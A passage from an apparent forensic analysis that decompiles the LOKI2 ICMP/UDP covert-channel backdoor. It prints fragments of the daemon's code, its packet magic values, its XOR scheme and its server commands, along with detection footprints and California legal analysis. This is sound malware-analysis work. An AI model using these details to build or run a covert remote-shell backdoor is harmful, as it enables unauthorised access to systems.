[mmurr@code-3 sandbox]:
```

We can now take one of two paths. We can either jump straight into the disassembly code and start generating C, or we can go through and replace memory addresses for their text equivalents, if we know them. We will take the second path.

The first thing we do is go through the disassembly and annotating symbols with their text equivalents. For example:

```
8048de7:    e8 7c ff ff ff          call   0x8048d68
```

Becomes

```
;call to __setfpucw
 8048de7:   e8 7c ff ff ff          call   0x8048d68
```

Now that we've annotated some of the symbols with human recognizable names, we can identify and name the functions used. This was done by a combination of referring back to the output from readelf, and by keeping a running list of functions that were not in the readelf output. The functions that couldn't be identified were labeled as userFunctionX, where X is in the order they were encountered. For example:

```
8048e06:    e8 6d 0d 00 00          call   0x8049b78
```

Becomes

```
;call to userFunction1
8048e06:    e8 6d 0d 00 00          call   0x8049b78
```

Rather than making all of these annotations by hand, I wrote a few small C++ programs to take the input from readelf, objdump, and hexdump and output a new file with these annotations.

Now that we have annotated the file quite a bit, we can start going through the code and generating its C equivalent. Keep in mind, this is not normally a one hour process. To decompile the unknown binary took approximately 20 hours total. There are a few interesting things to note during the decompilation of the unknown binary.

First, we see a read() call in main() is made directly on a socket descriptor. This means that the buffer that the bytes were read into will contain information as it came off the wire, ip header and everything. Lets try to account for the 0x54 (84) bytes read into the buffer by the read() call. Since this was a network call, we will need an IP header. The IP header taken from the Linux file /usr/include/netinet/ip.h is defined as:

```
struct iphdr
  {
#if __BYTE_ORDER == __LITTLE_ENDIAN
    unsigned int ihl:4;
    unsigned int version:4;
#elif __BYTE_ORDER == __BIG_ENDIAN
    unsigned int version:4;
    unsigned int ihl:4;
#else
# error "Please fix <bits/endian.h>"
#endif
    u_int8_t tos;
```

```
    u_int16_t tot_len;
    u_int16_t id;
    u_int16_t frag_off;
    u_int8_t ttl;
    u_int8_t protocol;
    u_int16_t check;
    u_int32_t saddr;
    u_int32_t daddr;
    /*The options start here. */
  };
```

As we see, the ip header takes up 20 bytes. Since IP is only responsible for routing packets, and not things such as making sure a packet gets to its destination, we need another layer, a transport protocol. We know from reading the LOKI2 documentation, that information is passed via ICMP or UDP+DNS (This can be confirmed through our reverse engineering by the many references to memory location 804C548 and jumping to different locations if this byte is either 0x1 or 0x11, which correspond to the C constants for IPPROTO_ICMP and IPPROTO_UDP respectively.)

Referring to TCP/IP Illustrated Volume 1 chapter 7, we know that the smallest information needed for an icmp packet is the ICMP header. The ICMP header is defined as[7]:

8 bit type	8 bit code	16 bit checksum
16 bit identifier		16 bit sequence number

Where the type is bits 0 – 7, the code is bits 8 – 15, and the checksum is bits 16 – 31, the identifier is bits 32 - 47, and the sequence number is bits 48 – 63, totaling 8 bytes (64 bits). So we can declare a user defined C structure to match this as follows:

```
struct customICMPHeader {
      unsigned char type;
      unsigned char code;
      unsigned short checksum;
      unsigned short id;
      unsigned short sequenceNumber;
};
```

On the other hand, if the client is using DNS+UDP to communicate, a different structure is required. UDP is defined as the User Datagram Protocol, and is an alternative to TCP. UDP unlike TCP is unreliable, meaning that there is no guarantee that the datagrams (aka packets) arrive on the other end. In UDP this responsibility is left up to a higher level protocol. TCP/IP Illustrated Volume 1 Chapter 11 defines the UDP header as[8]:

16 bit source port	16 bit destination port
16 bit length	16 bit checksum

Where the source port is bits 0 – 15, the destination port is bits 16 – 31, the length is bits 32 – 47, and the checksum is bits 48 – 63, totalling 8 bytes (64 bits). So we can declare a user defined C structure to match this as follows:

```
struct customUDPHeader {
      unsigned short sourcePort;
      unsigned short destinationPort;
      unsigned short length;
      unsigned short checksum;
};
```

So our running total is 28 bytes, using either ICMP or UDP+DNS. This leaves 56 bytes, which is for the application layer data. We know that the last 56 bytes are for application layer data, because there are no other networking protocols required.

Using this newly deduced information, we can guess that the buffer passed into the read() in main(), is really a user defined structure that is composed of an IP header, either an ICMP or UDP+DNS header, and then 60 bytes of user data. We can the final structures as follows:

```
struct LOKIStruct {
      struct ip ipHeader;
      union {
            struct customICMPHeader icmpHeader;
            struct customUDPHeader udpHeader;
      } transportProtocolHeader;

      unsigned char applicationLayerData[0x38];
};
```

A union is where you have two different variables that share the same memory[9]. We know to use this because in the main() function, the switch used directly after the read() call, uses the same memory addresses, irregardless of the transport protocol. No bytes were needed for padding of either the customICMPHeader or customUDPHeader structure because they are both the same size, 8 bytes, and hence overlay the same memory address range.

There is one other thing worth noting before moving on to the analysis of the code, there were two functions that were compiled into the code but never called. They are the uncalledFunction1 and hostnameToNumberLookup.

The final product of the decompilation can be found in appendix E.

Now we can analyze the reverse engineered code to determine its purpose. Where feasible, we will use code snippets, otherwise the reader is encouraged to refer to the final decompilation in appendix E. We will start analyzing at the main() function, because that is the first function that gets

executed. Examining the main() function, it appears to be the heart of the program. The first 74 lines of code setup and initialize the daemon. It is interesting to note that it must be run as root.

```
if( (geteuid() != 0) || (getuid() != 0) )
      errorAndExit(0, 1, 1, "\n[fatal] invalid user identification
value");
```

We also see that the daemon takes two command line options, -v and –p. The –v command line option takes one additional parameter, 0 or 1. The value tells the daemon whether or not to use verbose output. The –p command line option takes one additional argument, either i or u, which specifies the protocol to tunnel the commands back and forth with.

```
switch(someVariable) {
      case 'v':
            showVerboseOutput = __strtol_internal(optarg, 0, 0xA, 0);
      break;

      case 'p':
            switch(optarg[0]) {
                  case 'i': // ICMP
                        transportProtocol = 0x1;
                  break;

                  case 'u': // UDP
                        transportProtocol = 0x11;
                  break;

                  default:
                        errorAndExit(1, 0, 1, "Unknown transport\n");
                  break;
            }
      break;

      default:
            errorAndExit(0, 0, 1, "\nlokid -p (i|u) [ -v (0|1) ]\n");
      break;
} /* someVariable */
```

During its initial phase, the program calls the daemonize() function which may or may not return. Examination of this function comes later on. After this the program sets up some signal handlers, makes a call to alarm(), and enters an infinite loop:

```
for(;;) {
```

Inside the loop, the program sits read()ing a socket descriptor that it previously opened. The program reads in 0x54 (84) bytes at a time, into an application specific structure called a LOKIPacket. This structure defines the unit of communication for this program.

```
someVariable = read(socketDescriptor1, (struct LOKIPacket
*)&receivedLOKIPacket, 0x54);
```

The program then checks to see if the packet is a valid LOKI2 packet, and if so sets the 4th bit of the variable statusByte, and a global variable called currentClientID to either the ICMP id or UDP source port. It is interesting to note the requirements for a packet to be considered valid. If the protocol is ICMP, then the checksum must equal 0, the ICMP type must be 0x8, the sequence number must be 0xF001, and the first byte of the user payload must be either 0xB1, 0xD2, or 0xA1. If the protocol is UDP then the checksum again must be 0, the destination port must be 0x3500, and the first byte of the user payload must be either 0xD2 or 0xB1.

After this, if the packet was valid, the server spawns a new child that decrypts the encrypted commands, and executes the command. There are two types of commands that the server accepts, shell commands and server commands. Shell commands are passed to the /bin/sh interpreter, and server commands are handled by the processServerCommand() function. All server commands start with a '/'.

```
if( buf1[0] == '/' )
      processServerCommand(buf1, pid, socketDescriptor2);
```

The way server executes shell commands and reads back the standard out by using the popen() function. This would correspond to the system pipe() command we have seen in the strace output.

```
if( (pipe = popen(buf1, "r")) == 0)
      errorAndExit(1, 1, showVerboseOutput, "\nlokid: popen");
```

After this the server sends the output back to the client, one line at a time, updates some server statistics and then exits.

Now lets examine some other functions. The initializeSharedMemory() function is simple, and tells us some of the limitations of the server. The server requests a block of 240 bytes of shared memory. This shared memory is an array of 10 client structures of 24 bytes each. This is where the server keeps track of existing clients. Since the array is only 10 entries big, this means the server has a max limit of 10 clients at a given time.

The next interesting function is the daemonize() function. Here the program ignores some signals, and then calls fork(). The parent process then closes some file descriptors and dies.

```
switch( fork() ) {
      case -1:
            if( showVerboseOutput != 0 )
```

```
                  perror("[fatal] Cannot go daemon");
            cleanUpAndExit(1);
      break;

      case 0:
      break;

      default:
            close(socketDescriptor2);
            close(socketDescriptor1);
            exit(0);
      break;
} /* fork() */
```

The child process proceeds to create a new session, ensures that it can detach from the controlling terminal, sets the global variable errno to 0, switches to the /tmp directory, and calls umask(0). This means that the server always starts in /tmp, and that any newly created files and directories will be created with the permissions with all permissions enabled. This doesn't necessarily mean that all bits will always be set, which bits are set is determined by a function that calls open().

Next lets examine the calculateChecksum() routine. This appears to be the standard checksum() routine found in many internet related programs. According to Unix Network Programming by Stevens, this checksum routine was originally taken from the ping program[10].

Going back through main, the next interesting function we encounter is the encryptOrDecrypt function. This function takes 3 arguments. The first is a flag to determine the function's action, encrypt or decrypt. If the first argument is non zero then the program encrypts, if the first argument is zero then the program decrypts. The next two arguments are the size of the buffer to be translated, and the buffer itself. This function modifies the buffer in place. The encryption and decryption routines are relatively simple.

To encrypt the data, the server simply loops through the buffer, one byte at a time XORing the current byte with the byte ahead of it.

```
while( counter < sizeOfBuffer ) {
      buffer[counter] ^= buffer[counter + 1];
      counter++;
} /* counter < sizeOfBuffer */
```

Decryption of the data is the reverse. The server simply loops through the buffer XORing the current byte with the previous byte.

```
counter = sizeOfBuffer;
while( counter > 0 ) {
      buffer[counter-1] ^= buffer[counter];
      counter--;
```

```
}
```

This encryption/decryption routine has some obvious defects; besides being very easy to break, often times the last byte of data will not be encrypted. This is because if the buffer being encrypted is zero filled, which it is if the data being sent back doesn't fill the entire buffer, then the last byte of data will be XOR'd with 0. Anything XOR'd with 0 results in itself.

The next function of interest to us is the sendToClient() function. Here we see the server encrypts the outgoing data. We also see how the server constructs the packets to send back to the client. If the server is using the ICMP protocol, the ICMP type and header are always set to 0. The ICMP sequence number is always 0xF001.

```
sendLOKIPacket.transportProtocolHeader.icmpHeader.type = 0;
sendLOKIPacket.transportProtocolHeader.icmpHeader.code = 0;
sendLOKIPacket.transportProtocolHeader.icmpHeader.id = currentClientID;
sendLOKIPacket.transportProtocolHeader.icmpHeader.sequenceNumber =
0xF001;
sendLOKIPacket.transportProtocolHeader.icmpHeader.checksum =
calculateChecksum((unsigned short
*)&sendLOKIPacket.transportProtocolHeader.icmpHeader.type, 0x40);
```

If the server is using the UDP protocol, it sets the UDP source port to be 0x3500, the destination port to be the source port that sent the original command, and the UDP header length to be 0x4000.

```
sendLOKIPacket.transportProtocolHeader.udpHeader.sourcePort = 0x3500;
sendLOKIPacket.transportProtocolHeader.udpHeader.destinationPort =
receivedLOKIPacket.transportProtocolHeader.udpHeader.sourcePort;
sendLOKIPacket.transportProtocolHeader.udpHeader.length = 0x4000;
sendLOKIPacket.transportProtocolHeader.udpHeader.checksum =
calculateChecksum((unsigned
short*)&sendLOKIPacket.transportProtocolHeader.udpHeader.sourcePort,
0x40);
```

Irregardless of the transport layer protocol used, the server sets the IP header version to be 4, the IP header length to be 5, the IP total length to be 21504, and the IP time to live to 64.

```
sendLOKIPacket.ipHeader.version = 0x4;
sendLOKIPacket.ipHeader.ihl = 0x5;
sendLOKIPacket.ipHeader.tot_len = 21504;
sendLOKIPacket.ipHeader.ttl = 0x40;
```

After this the server sends the packet back to the client() via the sendto() function, updates some global variables which hold the number of bytes and packets sent, and then returns the number of bytes written, or 0 if there was an error during the call to sendto().

Now lets examine the processServerCommand. The processServerCommand() takes 3 arguments. The first is a buffer containing the command itself. Next is a process identifier, and the third argument is an integer, that isn't used.

The first thing processServerCommand() does is check to see if the command is "/quit all".

```
if( !strncmp(serverCommand, "/quit all", 0x9) ) {
```

If this is the case, the server iterates through an array of client structures, sending an L_QUIT instruction to each client.

```
while( counter <= 0x9 ) {
      if( (result = findClientAndGetIP(counter, &currentClientID)) != 0
) {
            if( showVerboseOutput != 0 ) {
                  fprintf(stderr, "\tsending L_QUIT: <%d> %s\n",
currentClientID, lookupHost(result));
            } /* showVerboseOutput != 0 */

            sendToClient(serverCommand, result, 0xD2, 0x1);
      } /* (result = findClientAndGetIP(localBuf1, &currentClientID))
!= 0 */
                  counter++;
} /* counter <= 0x9 */
```

After this the program exits.

If the command wasn't "/quit all", the program checks to see if the command is "/quit".

```
if( !strncmp(serverCommand, "/quit", 0x5) ) {
```

If the command is "/quit" then the program calls the findClientAndTakeAction() function, and then exits.

If the command wasn't "/quit" the program next checks to see if the command is "/stat". This command sends a display of server statistics back to the client, and exits.

```
if( !strncmp(serverCommand, "/stat", 0x5) ) {
```

Finally the last possible server command the program checks for is "/swapt". This instructs the program to swap transport layer protocols from either ICMP to UDP or UDP to ICMP. The process then exits.

```
if( !strncmp(serverCommand, "/swapt", 0x6) ) {
```

If the server command matches none of these, the program sends and error message back to the client, and exits.

So we have now determined the program accepts four different server commands: “/quit all”, “/quit”, “/stat”, and “/swapt”.

In the main() function, we noticed some calls to setup signal handlers for various signal interrupts. Lets examine these lines of code. The first signal handler is set up to catch SIGUSR1. The signalHandler1() function is set up to handle this signal interrupt. The signalHandler1() function swaps the protocol being used.

```
if( showVerboseOutput != 0 )
      fprintf(stderr, "\nlokid: client <%d> requested a protocol
swap\n", currentClientID);
```

And

```
if( transportProtocol == 0x11 )
      transportProtocol = 0x1;
else
      transportProtocol = 0x11;
```

The next signal interrupt to be caught is SIGALRM. This signal interrupt is normally sent by the alarm() function. The function signalHandler2() is set up to catch this signal interrupt. Examining the signalHandler2() function we see that it calls updateClientTimesAndPurge(). This routine goes through the array of client structures and removes any entries which have expired. Since the call to alarm() in main() was originally given the parameter of 0xE10 (3600), this means that the SIGALRM will be generated every 3600 seconds, or 60 minutes. As a result this routine is called 3600 seconds.

```
void signalHandler2(int arg1) {
      alarm(0);

      updateClientTimesAndPurge();

      if( signal(0xE, signalHandler2) == SIG_ERR )
            errorAndExit(1, 1, showVerboseOutput, "[fatal] cannot catch
SIGALRM");

      alarm(0xE10);
}
```

Jumping back to main(), the third signal interrupt to be caught is the SIGCHLD signal. According to Stevens in Advanced Programming in the Unix Environment, this signal is normally sent to the parent when the child status changes[11]. The signalHandler3() function is set up to catch the SIGCHLD signal.

Examining the signalHandler3() function we see that calls wait(0) and then resets itself.

```
void signalHandler3(int arg1) {
      int localVar1 = 0;

      wait(&localVar1);

      if( signal(0x11, signalHandler3) == SIG_ERR ) {
            if( showVerboseOutput != 0x0 )
                  perror("[fatal] cannot catch SIGCHLD");

            cleanUpAndExit(1);
      } /* signal(0x11, signalHandler3) == -1 */
}
```

At this point we've covered most of the functionality of the program itself. We did not cover every function, as not all of them perform functions that are interest to us (e.g. how the program locks memory before calling certain functions etc.) However the reader is encouraged to look over the source in appendix E.

Program Description (white box summary):

Based on the analysis of our decompilation, we have determined the following facts:

- The program is a server in a client-server model. The program is a LOKI2 daemon.
- The program must be run by root.
- Client <-> server communication is encapsulated in either the payload of ICMP packets or UDP+DNS packets.
- The client <-> server communication is encrypted using a simple XOR scheme. Data is encrypted by XORing a given byte by the next byte. Data is decrypted by reversing this process.
- The program is designed to handle up to 10 different clients.
- The program accepts two types of commands
    - Shell commands
        - These are commands which are executed by the /bin/sh command. Any command that is not a server command is considered to be a shell command.
    - Server commands
        - These are commands which instruct the server to take a maintenance action
        - Any command prefixed by '/' is considered to be a server command
        - There are 4 server commands
            - "/quit all"

        - This command instructs the server to terminate all clients and exit.
    - "/quit"
        - This command instructs the server to terminate the current client.
    - "/stat"
        - This command instructs the server to send to the client some server statistics.
    - "/swapt"
        - This command instructs the server to switch transport layer protocols.
- The program handles certain specific signal interrupts.
    - If the program receives a SIGUSR1 signal it swaps transport layer protocols
    - If the program receives a SIGALRM signal it runs a routine to terminate expired clients
    - If the program receives a SIGCHLD signal it makes a call to the wait() function.

Forensic Details:

The program will leave footprints when installed, and running, both at a file system level, and at a network level, although these footprints will be minimal. When the program is first installed, there will be a file named atd, that is 15348 bytes in size, with an md5 checksum of 48e8e8ed3052cbf637e638fa82bdc566. The file will contain the strings identifying it as a LOKI2 daemon, such as "LOKI2 route [(c) 1997 guild corporation worldwide]".

When running the program has several footprints. The program itself does not directly modify any system files, however it could open them during the course of executing a client shell command.

Footprints of the program running can be found by the "lsof" command. The lsof command stands for "list open files". It shows all programs running and the files they have open, including sockets, etc.

```
atd       1335    root  cwd    DIR        3,2    4096   192001 /tmp
atd       1335    root  rtd    DIR        3,2    4096        2 /
atd       1335    root  txt    REG        3,2   15348   290085
/home/mmurr/sandbox/atd
atd       1335    root  mem    REG        3,2   25386   514325 /lib/ld-
linux.so.1.9.5
atd       1335    root  mem    DEL        0,4          753683
/SYSV00000628
atd       1335    root  mem    REG        3,2  699832   370001
/usr/i486-linux-libc5/lib/libc.so.5.3.12
atd       1335    root    1u   CHR      136,0               2
/dev/pts/0
```

```
atd       1335    root    2u   CHR      136,0                2
/dev/pts/0
atd       1335    root    3u   raw                         10204
00000000:0001->00000000:0000 st=07
atd       1335    root    4u   raw                         10205
00000000:00FF->00000000:0000 st=07
```

Examining this output, we can see the program opens the "/tmp" directory. By itself, this line isn't very suspicious, the "/tmp" directory is commonly used for temporary files. However, since every one normally has read/write access to create/modify their own files in this directory, hacker tools also tend to use this directory. The line /lib/ld-linux.so.1.9.5 is also a footprint. This means the program has opened the libc5 library. Since most systems now use a library other than libc5, such as libc6, this would immediately raise concern. The last two lines of output also show that this program has opened two raw sockets. We see this by the "raw" in the 5th column. The two raw sockets that were opened are also visible with the netstat command.

```
[root@code-x sandbox]# netstat –an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
…
raw        0      0 0.0.0.0:1               0.0.0.0:*               7
raw        0      0 0.0.0.0:255             0.0.0.0:*               7
…
[root@code-x sandbox]#
```


Explanation of netstat command line options: the –a option tells netstat to list all processes, and the –n option tells netstat not to perform name resolution (i.e. list the numeric ip address.)

While running the program, we can capture the network traffic by running a network sniffer. We can do this with the "tcpdump" command. Tcpdump is a versatile network sniffer[12].

```
[root@code-3 sandbox]# tcpdump –i lo –w atd.tcpdump
[root@code-3 sandbox]#
```

Explanation of the tcpdump command line: the –i command tells tcpdump which network interface to listen on. In this case I specified "lo" which is the loopback interface. The –w command tells tcpdump to output the data to a file. The data is written in a binary format to the file. The name atd.tcpdump is immediately following the –w option, and tells tcpdump the name of the file to write the data to.

We can now analyze this tcpdump file with a graphical network analysis tool such as Ethereal. Ethereal is a tool for analyzing network traffic[13]. It can act as a sniffer, and also read in tcpdump binary files. Loading up the network capture in ethereal, we can examine the network traffic. After analysis we can see that each ICMP echo reply packet has a static sequence number of 01:F0. Normal ICMP echo request/reply traffic has an incrementing sequence number.



Forensic Details (summary):

Here is a summary of the forensic details:

- When the program is installed, there is a file name atd, that is 15348 bytes in size, and has an md5sum of 48e8e8ed3052cbf637e638fa82bdc566.
- With the lsof command, the program is seen to have opened the "/tmp" directory. This directory is commonly used by many programs, and is often used by hacker tools because normally everyone can create/read/write/modify their own files in this directory.
- The program also opens the libc5 libraries. Libc5 is an older version of libc. Since this is needed to run the program, an attacker may install it, if it isn't already installed.
- When the program is executed it opens 2 raw sockets, and is visible by both the netstat and lsof commands.

Program Identification:

At this point, we have two different paths available to us for program identification. If we chose to perform a black box analysis on the binary previously, then we can locate the source code to the program, recreate the compile time environment, compile the program and compare md5 hashes. If the hashes match then we know we have located the source code to the program. If on the other hand we performed white box analysis, we have a copy of the decompiled source available to us. We can download the original source code and do a line by line comparison, to ensure that we have identical functionality. There are pros and cons of both methods. Sometimes it is difficult (or impossible) to know/recreate the compile time environment. Conversely it is sometimes too resource intensive to perform a white-box analysis in the first place. Since we presented both black and white box analyses, we will perform both methods of program identification.

Recreating the compile environment:

If we previously used blackbox analysis, this is the method we use to perform program identification. Essentially we will examine the binary to try and determine the environment it was compiled in. After this, we will download what we believe is the source code to the binary, and compile it on our newly created

environment. If the md5 hash sums of the binary, and our compiled test match, then we have positively identified the source code. The first thing is to determine the compile time environment. We need to know things such as operating system version, compiler version, library versions, patches, etc.

The first clue we have is the output from the stat command. We know that this binary was last accessed on Thursday, August 22nd at 14:57:54 2002. Therefore the version of Linux must be from a time before this timestamp.

The next clue we find is from the output of the file command. From the file output, we know that this binary was built for a Linux platform, and was compiled as an ELF file.

Next, we examine the output from the strings command. Here we can find a few clues. The first clue comes from the two strings:

/lib/ld-linux.so.1	These two lines tell us that the program is linked with to libc version 5.
libc.so.5	

So we know that this program was linked on a system with libc5. Most current flavors of Linux use libc6. The next clue is the string which tells us the compiler version.

GCC: (GNU) 2.7.2.1	This line tells us the compiler version used to compile the executable.

We know that this was compiled with the Gnu C Compiler, version 2.7.2.1. There is another clue we can ascertain from the LOKI2 documentation. LOKI2 was released in September 1997[4], this gives us a lower bound for the time span when this could have been compiled. There is one other thing from the documentation to note. The documentation states that a kernel version 2.0.X or higher is required. While it is possible that an attacker modified the original LOKI2 source to run on a lower kernel version, it seems unlikely.


Here is a summary of the requirements we determined for the test environment, and how we found the requirements.

Requirement	How determined
System must have been built before Thursday August 22nd at 14:57:54	Time stamps from the stat command.
Linux operating system	Output from the file command.
ELF File format	
Libc 5 libraries	Output from the strings command.
GNU GCC 2.7.2.1	
System must have been built after September 1997	LOKI2 Documentation
Kernel version 2.0.X or higher	

Note: The last requirement has been shaded because it is a possible requirement, not a definite requirement.

Looking through the distributions online, we find that Redhat 4.2 fits all of these requirements. It has kernel version 2.0.30, libc5, and GNU GCC 2.7.2.1. Just because Redhat 4.2 meets these requirements, doesn't mean that this is the setup that the compromised host used. It is possible to use a different distribution/version and apply patches/upgrades/packages as needed to meet the requirements.

We then download and install RedHat 4.2 on a spare workstation. We transfer a copy of the LOKI2 source code via floppy disk, and build it with a default options for Linux. Performing an md5sum on the newly built LOKI2 daemon we see it matches the one we have. We have positively identified the source for the file atd



Note: we use a picture of the screen for two reasons: first a picture is more believable than typed text, and second we didn't install any graphical tools with RedHat 4.2

Program Identification (recreating the compile environment summary):

We were able to successfully recreate the compile environment for the file atd. We compiled the LOKI2 source with default options on a stock RedHat 4.2 system. The checksums are identical.

Decompiled source vs. downloaded source:

Based off of the strings found throughout the decompiled source code, we can guess that this is a LOKI2 daemon. To confirm this we can download the source code of the LOKI2 daemon and compare it to the decompiled source code.

The first step is to download the LOKI2 source code. We retrieved our copy from Phrack volume 51 article 6[4]. After running the extract program we were left with 13 files.

We then proceed to head through and compare each function line by line. A few problems immediately arise:

- How can we determine which functions correlate to which functions?

- Do the order of header files matter?

The easiest question to answer out of the previous two is the second. The answer is no, the order of header files does not matter. This is because header files contain information for the compiler describing the interface into functions, compile time constants, etc. The headers themselves don't normally contain code.

The other question is slightly more involved. In both files, the function named main() will denote the same function. This is because of the way the C standard was designed. We can step through each function call in main and attempt to make a map of function names between downloaded and decompiled source. The problem we can run into is if the main() functions are different. To work around this problem, we can compare the internals of each function, to make sure they have the same functionality.

Again, this is a tedious and time consuming process. For sake of space I will only present the comparison of one function.

Looking at the main() for the LOKI2 source, we see the first call to a user defined function is to the err_exit() function. It is immediately following calls to the getuid() and geteuid() functions.

```
if (geteuid() || getuid()) err_exit(0, 1, 1, L_MSG_NOPRIV);
```

The geteuid() and getuid() functions are system calls that return the current user id, and effective user id. This line of C code says if either of these statements is non zero, the execute the call to the err_exit() function. This means that if the user running this program is not root, then the program won't run.

The first set of lines of code in our decompiled source are:

```
if( (geteuid() != 0) || (getuid() != 0) )
      errorAndExit(0, 1, 1, "\n[fatal] invalid user identification
value");
```

Examining what our decompiled source does, it is a little more explicit. It specifically says if the return from the geteuid() function does not equal 0, or the return from the getuid() function does not equal 0 then call the errorAndExit function. In the LOKI2 source code, the author took code short cuts, in our decompiled source code, we were more explicit about the conditions. Both methods will result in the same object code. In both cases the err_exit() and errorAndExit() functions take 4 arguments. The first 3 are identical (the values 0, 1, and 1.) The last arguments appear at first glance to be different. However in reality they aren't. Further examination of the downloaded source code reveals that L_MSG_NOPRIV is really a #define for "\n[fatal] invalid user identification

value". This means when the compiler compiles the code, it replaces all instances of L_MSG_NOPRIV with "\n[fatal] invalid user identification value". So this means that both err_exit() and errorAndExit() are called with identical arguments.

The next step is to examine the internals of the err_exit() and errorAndExit() functions. Referring back to the LOKI2 source code, we see the err_exit() function is defined as:

```
void err_exit(int exitstatus, int checkerrno, int verbalkint, char
*errstr)
{
    if (verbalkint)
    {
        if (checkerrno) perror(errstr);
        else fprintf(stderr, errstr);
    }
    clean_exit(exitstatus);
}
```

What this function does is first check the third argument. If the third argument is a non zero value then the function checks the second argument. If the second argument is non zero then the function calls perror() with the fourth argument. If the second argument is zero then the function calls fprintf(), printing the fourth argument to standard error.

After this the function then calls the user defined function clean() exit with the first argument. Now lets compare this to our code for the errorAndExit() function:

```
void errorAndExit(int exitValue, int usePerror, int showErrorText,
char* errorText) {
      if( showErrorText != 0 ) {
            if( usePerror != 0 )
                  perror(errorText);
            else
                  fprintf(stderr, errorText);
      } /* showErrorText != 0 */

            cleanUpAndExit(exitValue);
}
```

Again the code isn't syntactically identical; however we will examine it further. The first thing our function does is check to see if the third argument is not equal to zero. If the third argument isn't equal to zero, then the function checks if the second argument is equal to zero. If the second argument is not equal to zero, the function calls perror() with the fourth argument. If the second argument is equal to zero, then the function calls fprintf() and prints the fourth argument to standard error. After this the function then calls the cleanUpAndExit() function. From this analysis we can see that the functions are functionally identical. In

addition, the author of the downloaded source code again took code shortcuts, where we were more explicit.

Now we have to compare the clean_exit() and cleanUpAndExit() functions. Examining the downloaded source code we find clean_exit() is defined as:

```
void clean_exit(int status)
{

    extern int tsock;
    extern int ripsock;

    close(ripsock);
    close(tsock);
    exit(status);
}
```

We see that the function defines two external variables, calls close twice, once on each external variable, and calls the exit() function with the first argument. Examining our cleanUpAndExit() function we find:

```
void cleanUpAndExit(int exitValue) {
      close(socketDescriptor2);
      close(socketDescriptor1);
      exit(exitValue);
}
```

Our function calls the close() function twice, each time on a different variable, and then calls the exit() function with the first argument. The only difference between the two functions is that the clean_exit() function defines two external variables, and we do not. This can be attributed to the fact that the downloaded source code is compiled as individual components and then linked together. The extern directive tells the compiler not to worry about the details of the variable, and that it will be defined by another piece of object code. Since our code is one big file, we don't need the externs. The code generated however will be identical.

Continuing on in this respect, comparing the downloaded source and our source, we see that the two programs are not quite syntactically identical, however they are functionally equivalent.

Program Identification (downloaded source vs decompiled source summary):

Based on our comparison of our decompiled source code, and the source code for LOKI2 downloaded from the internet, we can say that while the source code for the programs are not syntactically identical, they are functionally identical.

Legal Implications:

With the information we were given, we can not prove if the binary was executed on the compromised system it came from. It is possible however to prove execution of this program by looking for the forensic footprints noted in the forensic details section.

Execution alone of this program does not violate any federal laws due to the dollar amount requirement for damage to computer systems. In the state of California, execution of this program is a violation of section 502(c)(6) of the California Penal Code, and the punishment for this violation is described in section 502(d)(3) of the California Penal Code.

Section 502(c)(6) of the California Penal Code is defined as:

"(6) Knowingly and without permission provides or assists in providing a means of accessing a computer, computer system, or computer network in violation of this section."

In order for this section to be met, there are six requirements:

1. The person must knowingly and
2. without permission
3. provide or assist in providing
4. a means of accessing
5. a computer, computer system, or computer network
6. in violation of this section

The first two requirements state that the person is cognizant of what they are doing, and must not have permission to be doing so. Execution alone does not necessarily prove cognizance and lack of permission, the fulfillment of these requirements comes from other sources (e.g. running an install script for a rootkit, which installs the trojaned binary, etc.) For the purpose of this section, we will assume that the investigator was able to prove the person executing the program was knowledgeable of their actions, and that the person executing the program did not have permission.

Execution of the binary meets the third, fourth, and fifth requirements because it provides a means of accessing a computer, computer system, or computer network. The binary is a server, and hence provides a means to access a computer.

The sixth requirement states that by meeting the previous three requirements, the person also violates another statute of the same section. In this case, the fourth requirement is met, because as a consequence of executing the binary, section 502(c)(7)[14] of the California Penal Code is met. Section 502(c)(7) of the California Penal Code states that:

"(7) Knowingly and without permission accesses or causes to be accessed any computer, computer system, or computer network"

Section 502(c)(7) of the California Penal Code can be broken down into four requirements:

1. Knowingly and
2. without permission
3. accesses or causes to be accessed
4. any computer, computer system, or computer network

By executing a LOKI2 client and connecting to a system running the binary, a person has met the first and third requirements. Since we stated earlier that it is assumed the person installing the binary does not have permission, we will also assume that anyone connecting to the trojan does not have permission, and hence have fulfilled the second requirement. The fourth requirement is met, because the person is accessing a computer.

Hence, since we have fulfilled all of the requirements of section 502(c)(7) of the California Penal Code, we have also met the fourth requirement of section 502(c)(6) [14] of the California Penal Code.

Punishment for persons in violation of section 502(c)(6) of the California Penal Code (and incidentally 502(c)(7) of the California Penal Code) is described in section 502(d)(3) of the California Penal Code. This section is defined as:

"(3) Any person who violates paragraph (6) or (7) of subdivision (c) is punishable as follows:

(A) For a first violation that does not result in injury, an infraction punishable by a fine not exceeding one thousand dollars ($1,000).

(B) For any violation that results in a victim expenditure in an amount not greater than five thousand dollars ($5,000), or for a second or subsequent violation, by a fine not exceeding five thousand dollars ($5,000), or by imprisonment in a county jail not exceeding one year, or by both that fine and imprisonment.

(C) For any violation that results in a victim expenditure in an amount greater than five thousand dollars ($5,000), by a fine not exceeding ten thousand dollars ($10,000), or by imprisonment in the state prison for 16 months, or two or three years, or by both that fine and imprisonment, or by a fine not exceeding five thousand dollars ($5,000), or by imprisonment in a county jail not exceeding one year, or by both that fine and imprisonment."

